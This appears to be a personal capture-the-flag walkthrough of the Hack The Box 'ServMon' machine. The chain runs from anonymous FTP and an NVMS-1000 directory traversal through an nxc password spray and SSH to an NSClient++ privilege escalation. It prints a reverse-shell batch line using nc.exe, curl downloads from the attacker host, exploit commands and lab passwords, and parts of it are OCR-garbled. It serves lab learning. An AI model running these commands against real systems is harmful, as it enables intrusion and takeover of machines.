Servmon

Saturday, May 31, 2025 11:16 PM

- 1. ftp login anonymous > get / download files and check > know they store pass.txt file location on one of the user Desktop
- 2. searchsploit nvms 1000 > examine exploit > use that directory traversal exploit in burp suite > get passwords list
- 3. password spray using nxc > found ssh login pwned
- 4. login ssh > get nsclient login password in nsclient.ini or use "nscp web -- password --display" > we have to port bind the target nsclient website to our localhost, otherwise we can't access nsclient webpage
- 5. use nsclient exploit github > get administrator shell


nmap

```
cat nmap
# Mnap 7.95 scan initiated Sun Jun 1 02:40:11 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.227.77 Nmap scan report for 10.129.227.77 Host is up (0.022s latency).
Not shown: 65518 closed tcp ports (reset)
PORT STATE SERVICE VERSION

21/tcp open ftp Microsoft ftpd
| ftp-syst:
|_ SYST: Windows_NT
256 3e:63:ef:3b:6e:3e:4a:90:f3:4c:02:e9:40:67:2e:42 (ECDSA)
  256 5a:48:c8:cd:39:78:21:29:ef:fb:ae:82:1d:03:ad:af (ED25519)
 O/tcp open http
_http-title: Site doesn't have a title (text/html).
 | fingerprint-strings:
| GetRequest, HTTPOptions, RTSPRequest:
   HTTP/1.1 200 OK
Content-type: text/htm
   Content-Length: 340
   Connection: close
   <IDOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
   <html xmlns="http://www.w3.org/1999/xhtml"
   <script type="text/javascript">
   window.location.href = "Pages/login.htm";
   </script>
   <body>
   </hodys
  </html>
   HTTP/1.1 408 Request Timeout
   Content-type: text/html
Content-Length: 0
   Connection: close
    AuthInfo:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
5666/tcp open tcpwrapped
6063/tcp open tcpwrapped
6699/tcp open tcpwrapped
3643/tcp open ssl/https-alt
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2020-01-14T13:24:20
|_Not valid after: 2021-01-13T13:24:20
 ssl-date: TLS randomness does not represent time
 fingerprint-strings:
FourOhFourRequest, HTTPOptions, RTSPRequest, SIPOptions:
   HTTP/1.1 404
   Content-Length: 18
Document not found
  GetRequest:
   HTTP/1.1 302
   Content-Length: 0
Location: /index.html
   workers
|_ jobs
49664/tcp open msrpc
49665/tcp open msrpc
                        Microsoft Windows RPC
49666/tcp open msrpc
                        Microsoft Windows RPC
49667/tcp open msrpc
49668/tcp open msrpc
49669/tcp open msrpc
                        Microsoft Windows RPC
Microsoft Windows RPC
Microsoft Windows RPC
49670/tcp open msrpc
                        Microsoft Windows RPC
SF:rg/1999/xhtml\">\r\n<head>\r\n\x20\x20\x20\x20<title></title>\r\n\x20\x
SF:ontent-Length:\x20340\r\nConnection:\x20close\r\nAuthInfo:\x20\r\n\r\n\
SF:xef\xbb\xbf<!DOCTYPE\x20html\x20PUBLIC\x20\"-//W3C//DTD\x20XHTML\x201\.
```


SF:Owindow\.location\.href\x20=\x20\"Pages/login\.htm\";\r\n\x20\x20\x20\x SF:20</script>\r\n</head>\r\n<body>\r\n</body>\r\n</html>\r\n"); ===========EXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)====== SF:SPRequest.36."HTTP/1\.1\x20404\r\nContent-Length:\x2018\r\n\r\nDocument TCP/IP fingerprint: OS:SCAN(V=7.95%E=4%D=6/1%OT=21%CT=1%CU=37078%PV=Y%DS=2%DC=T%G=Y%TM=683BF663 05::SEQ(SP=106%GCD=1%ISR=108%TI=I%Cl=3/HI=I%SS=SYTS=U)SEQ(SP=106%GCD=2%ISR= OS:108%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=107%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS= O5:5%T5=UJSEQ(SP=F1%GCD=1%ISR=10C%TI=1%Cl=1%Il=1%SS=5%T5=UJOPS(O1=M552NW8NN OS:5%O2=M552NW8NNS%O3=M552NW8NNS%O3=M552NW8NNS%O3=M552NW8NNS%O5=M552NW8NNS%O6=M552NNS)WIN(W1 OS:=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O OS:=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=5+%F=A5%RD=0%Q=)T2(R=Y%DF=Y%T
OS:=80%W=0%S=Z%A=5%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=
OS:0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S= OS:Z%A=S+%F=AR%O=%RD=0%Q=\T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=\T7(R= OS:\%DF=\%T=80\%W=0\%5=Z\%A=5+\%F=AR\%O=\%RD=0\%Q=\U1(R=\%\DF=N\%T=80\%IPL=164\%UN=0\%R OS:\PL=G\%RID=G\%RIPCK=G\%RUCK=G\%RUD=G)\E(R=\%DF!=N\%T=80\%CD=Z) Network Distance: 2 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: | smb2-security-mode: | 3:1:1: | Message signing enabled but not required clock-skew: -4h58m24s | smb2-time: | date: 2025-06-01T01:44:10 |_ start_date: N/A TRACEROUTE (using port 1720/tcp) HOP RTT ADDRESS 1 21.03 ms 10.10.14.1 2 21.16 ms 10.129.227.77 OS and Service detection performed. Please report any incorrect results at https://nm # Nmap done at Sun Jun 1 02:42:43 2025 -- 1 IP address (1 host up) scanned in 151.83 seconds

Web on port 80






found login page at https port 8443





Sign in to use NSClient++



```
ftp login
   .(<mark>kali⊕kali</mark>)-[~/Desktop/htb/servmon]
 -$ ftp 10.129.227.77
Connected to 10.129.227.77.
220 Microsoft FTP Service
Name (10.129.227.77:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||49678|)
125 Data connection already open; Transfer starting.
02-28-22 07:35PM <DIR>
                                 Users
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49679|)
150 Opening ASCII mode data connection.
                                        Nadine
02-28-22 07:36PM
                        <DIR>
02-28-22 07:37PM
                        <DIR>
                                        Nathan
ftp> cd Nadine
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49681|)
125 Data connection already open; Transfer starting
                                    168 Confidential.txt
02-28-22 07:36PM
226 Transfer complete.
ftp> get Confidential.txt
Download
ftp> cd Nathan
250 CWD command successful.
ftp> ls
229 Entering Extended Passive Mode (|||49685|)
125 Data connection already open; Transfer starting.
02-28-22 07:36PM
                                   182 Notes to do.txt
226 Transfer complete.
ftp> get Notes\ to\ do.txt-
less Confidential.txt
I left your Passwords.txt file on your Desktop.  Please remove this once you have edited it yourself and place it back
into the secure folder.
Regards
Nadine
less Notes\ to\ do.txt
1) Change the password for NVMS - Complete
2) Lock down the NSClient Access - Complete
Upload the passwords
4) Remove public access to NVMS
5) Place the secret files in SharePoint
(END)
Searchsploit web version
 -(kali⊗kali)-[~/Desktop/htb/servmon]
 $ searchsploit nvms 1000
Exploit Title
                                                                             | Path
     WS 1000 - Directory Traversal
        - Directory Traversal
                                                                             | hardware/webapps/47774.txt
                                                                             | hardware/webapps/48311.py
Examine exploit
$ searchsploit -x hardware/webapps/47774.txt
  Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan T<C3><BC>rle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html
```

```
Title: NVMS-1000 - Directory Traversal
# Date: 2019-12-12
# Author: Numan T<C3><BC>rle
# Vendor Homepage: http://en.tvt.net.cn/
# Version : N/A
# Software Link : http://en.tvt.net.cn/products/188.html
POC
GET /../../../../../../../../windows/win.ini HTTP/1.1
Host: 12.0.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Response
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
```





1nsp3ctTh3Way2Mars! Th3r34r3To0M4nyTrait0r5! B3WithM30r4ga1n5tMe L1k3B1gBut7s@W0rk Only7h3y0unGWi11F0l10w IfH3s4b0Utg0t0H1sH0me

Gr4etN3w5w17hMySk1Pa5\$

(kali@kali)-[~/Desktop/htb/servmon]
\$ cat pass.txt

Insp3ctTh3way2Mars!
Th3r34r3To0MAnyTrait0r5!
B3WithM30r4ga1n5tMe
L1k3B1gBut7saW0rk
0nly7h3y0unGWi11F0l10w
IfH3s4b0Utg0t0H1sH0me
Gr4etN3w5w17hMySk1Pa5\$

(kali@kali)-[~/Desktop/htb/servmon]
\$ cat user.txt
nathan
nadine

```
(kali@kali)-[~/Desktop/htb/servmon]
-$ nxc smb 10.129.227.77 -u user.txt -p pass.txt
                                                     [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVMON) (domain:ServMon) (
          10.129.227.77 445
                                  SERVMON
     ) (SMBv1:False)
          10.129.227.77
                                                         ServMon\nathan:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
                                                          ServMon\nadine:1nsp3ctTh3Way2Mars! STATUS_LOGON_FAILURE
          10.129.227.77 445
                                   SERVMON
          10.129.227.77 445
                                   SERVMON
                                                         ServMon\nathan:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
          10.129.227.77 445
                                   SERVMON
                                                         ServMon\nadine:Th3r34r3To0M4nyTrait0r5! STATUS_LOGON_FAILURE
                                                         ServMon\nathan:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
ServMon\nadine:B3WithM30r4ga1n5tMe STATUS_LOGON_FAILURE
          10.129.227.77 445
                                   SERVMON
                           445
          10.129.227.77
                                   SERVMON
          10.129.227.77
                           445
                                   SERVMON
                                                         ServMon\nathan:L1k3B1gBut7s@W0rk STATUS LOGON FAILURE
          10.129.227.77
                                   SERVMON
                                                     [+] ServMon\nadine:L1k3B1gBut7s@W0rk
```

ssh pwned!

```
-(kali@kali)-[~/Desktop/htb/servmon]
-$ nxc ssh 10.129.227.77 -u user.txt -p pass.txt
           10.129.227.77 22
10.129.227.77 22
                                  10.129.227.77
                                                     [*] SSH-2.0-OpenSSH_for_Windows_8.0
SH
                                  10.129.227.77
                                                         nathan:1nsp3ctTh3Way2Mars!
           10.129.227.77 22
10.129.227.77 22
                                  10.129.227.77
                                                         nadine:1nsp3ctTh3Way2Mars!
                                   10.129.227.77
                                                         nathan:Th3r34r3To0M4nyTrait0r5!
           10.129.227.77 22
                                   10.129.227.77
                                                         nadine:Th3r34r3To0M4nyTrait0r5!
                                                         nathan:B3WithM30r4ga1n5tMe
           10.129.227.77
                                   10.129.227.77
                                                         nadine:B3WithM30r4ga1n5tMe
SH
                                   10.129.227.77
           10.129.227.77
                           22
SH
           10.129.227.77
                          22
                                   10.129.227.77
                                                         nathan:L1k3B1gBut7s@W0rk
           10.129.227.77
                           22
                                   10.129.227.77
                                                     [+] nadine:L1k3B1gBut7s@W0rk Windows - Shell access!
```

ServMon\nadine:L1k3B1gBut7s@W0rk

ssh login

```
—(kali⊗kali)-[~/Desktop/htb/servmon]
  -$ ssh nadine@10.129.227.77
The authenticity of host '10.129.227.77 (10.129.227.77)' can't be established.
ED25519 key fingerprint is SHA256:WctzSeuXs6dqa7LqHkfVZ38Pppc/KRlSmEvNtPlwSoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes warning: Permanently added '10.129.227.77' (ED25519) to the list of known hosts. nadine@10.129.227.77's password:
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.
nadine@SERVMON C:\Users\Nadine>whoami "
servmon\nadine
```

https://github.com/mickem/nscp/issues/324



https://www.exploit-db.com/exploits/46802

he user is able to enable the modules to check external scripts and schedule those scripts to cripts run as that user and the low privilege user can gain privilege escalation. A reboot, a

rerequisites:

o successfully exploit this vulnerability, an attacker must already have local access to a sys

Grab web administrator password open c:\program files\nsclient++\nsclient.ini

run the following that is instructed when you select forget password

C:\Program Files\NSClient++>nscp web -- password --display Current password: SoSecret . Login and enable following modules including enable at startup and save configuration

CheckExternalScripts

. Download nc.exe and evil.bat to c:\temp from attacking machine @echo off

```
kali@kali)-[~/Desktop/htb/servmon]
-$ searchsploit nsclient
Exploit Title
                                                                                     | json/webapps/48360.txt
       ++ 0.5.2.35 - Authenticated Remote Code Execution
       ++ 0.5.2.35 - Privilege Escalation
                                                                                     | windows/local/46802.txt
Shellcodes: No Results
```

```
___(kali⊕kali)-[~/Desktop/htb/servmon]

$ searchsploit -x json/webapps/48360.txt
```

```
Exploit:

1. Grab web administrator password

- open c:\program files\nsclient++\nsclient.ini

or

- run the following that is instructed when you select forget password

C:\Program Files\NSclient++>nscp web -- password --display

Current password: SoSecret

2. Login and enable following modules including enable at startup and save configuration

- CheckExternalScripts

- Scheduler

3. Download nc.exe and evil.bat to c:\temp from attacking machine

@echo off

c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe

4. Setup listener on attacking machine

nc -nlvvp 443
```

```
11/05/2017 10:42 PM
                                55,808 NSCP.Core.dll
                             4,765,208 nscp.exe
483,328 NSCP.Protobuf.dll
01/28/2018 11:32 PM
11/05/2017 10:42 PM
11/19/2017 05:18 PM
                                534,016 nscp_json_pb.dll
11/19/2017 04:55 PM
                             2,090,496 nscp_lua_pb.dll
01/23/2018 09:57 PM
                                507,904 nscp_mongoose.dll
11/19/2017 04:49 PM
                             2,658,304 nscp_protobuf.dll
                                 3,921 old-settings.map
11/05/2017 11:04 PM
01/28/2018 11:21 PM
                             1,973,760 plugin_api.dll
3,017,216 python27.dll
05/23/2015 08:44 AM
09/27/2015 03:42 PM
                            28,923,515 python27.zip
01/28/2018 11:34 PM
                               384,536 reporter.exe
02/28/2022 07:55 PM
                        <DIR>
                                        scripts
02/28/2022 07:55 PM
                        <DIR>
                                       security
                               348,160 ssleay32.dll
12/09/2015 12:16 AM
                               689,664 unicodedata.pyd
05/23/2015
           08:44 AM
           07:55 PM
02/28/2022
                        <DIR>
                                       web
11/05/2017
            10:20 PM
                             1,273,856 where_filter.dll
                             47,616 _socket.pyd
53,145,927 bytes
05/23/2015 08:44 AM
              33 File(s)
               7 Dir(s) 6,093,537,280 bytes free
nadine@SERVMON C:\Program Files\NSClient++>nscp web -- password --display
Current password: ew2x6SsGTxjRwXOT
```

we can also manually find password like this.

nadine@SERVMON C:\Program Files\NSClient++>type nsclient.ini

```
; in flight - TODO
[/settings/default]

; Undocumented key
password = ew2x6SsGTxjRwXOT

; Undocumented key
allowed hosts = 127.0.0.1

; in flight - TODO
[/settings/NRPE/server]

; Undocumented key
ssl options = no-sslv2,no-sslv3
```

ew2x6SsGTxjRwXOT

it can only be accessed from localhost.

Even if I put that password, it show 403 not allowed.

Because it can only be accessed from localhost.

(A server code 403, or "Forbidden," means the client (browser) doesn't have permission to access the requested resource)







ssh port bind or port forward

(kali@ kali)-[~/Desktop/htb/servmon]

ssh nadine@10.129.227.77 -L 8443:127.0.0.1:8443 nadineබ10.129.227.77's password: Microsoft Windows [Version 10.0.17763.864] (c) 2018 Microsoft Corporation. All rights reserved. nadine@SERVMON C:\Users\Nadine>



now we can login to web



Follow this exploit instructions.

searchsploit -x windows/local/46802.txt (or)

https://www.exploit-db.com/exploits/46802

I followed this exploit and watch ippsec and 0xdf writeup. The web UI is unstable, restarted machine multiple times but didn't work.

 Grab web administrator password
 open c:\program files\nsclient++\nsclient.ini - run the following that is instructed when you select forget password C:\Program Files\NSClient++>nscp web -- password --display
Current password: SoSecret

```
2. Login and enable following modules including enable at startup and save configuration
- CheckExternalScripts
- Scheduler
3. Download nc.exe and evil.bat to c:\temp from attacking machine
     @echo off
     c:\temp\nc.exe 192.168.0.163 443 -e cmd.exe
4. Setup listener on attacking machine
     nc -nlvvp 443
 Add script foobar to call evil.bat and save settings
Settings > External Scripts > Scripts
- Add New
           command = c:\temp\evil.bat
6. Add schedulede to call script every 1 minute and save settings
- Settings > Scheduler > Schedules
- Add new
     - foobar
           interval = 1m
7. Restart the computer and wait for the reverse shell on attacking machine
     nc -nlvvp 443
listening on [any] 443 ...
connect to [192.168.0.163] from (UNKNOWN) [192.168.0.117] 49671
     Microsoft Windows [Version 10.0.17134.753]
     (c) 2018 Microsoft Corporation. All rights reserved.
     C:\Program Files\NSClient++>whoami
     nt authority\system
```

DON'T USE FIREFOX. It does not reload page correctly, giving issues. Use chromium to access NSClient webpage.

I used this exploit and it worked.

https://github.com/xtizi/NSClient-0.5.2.35---Privilege-Escalation/blob/master/exploit.py

```
Make shell.bat
```

```
(kali⊕kali)-[~/Desktop/htb/servmon]

$ cat shell.bat

c:\temp\nc.exe 10.10.14.126 9001 -e cmd
```

```
Copy nc.exe
```

```
Copy files to target.
nadine@SERVMON C:\>mkdir temp
```

```
nadine@SERVMON C:\temp>curl 10.10.14.126:8000/shell.bat -o
```

```
shell.bat
nadine@SERVMON C:\temp>curl 10.10.14.126:8000/nc.exe -o nc.
```

```
nadine@SERVMON C:\temp>curl 10.10.14.126:8000/nc.exe -o nc.
exe
```

Run exploit.

```
(kali@ kali)-[~/Desktop/htb/servmon]
$ python3 exploit.py "C:\temp\shell.bat" https://127.0.0.1:8443/ ew2x6SsGTxjRwXOT
```

now we got root.

```
(kali@kali)-[~/Desktop/htb/servmon]
$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.246.21 49684
Microsoft Windows [Version 10.0.17763.864]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\NSClient++>whoami
whoami
nt authority\system
```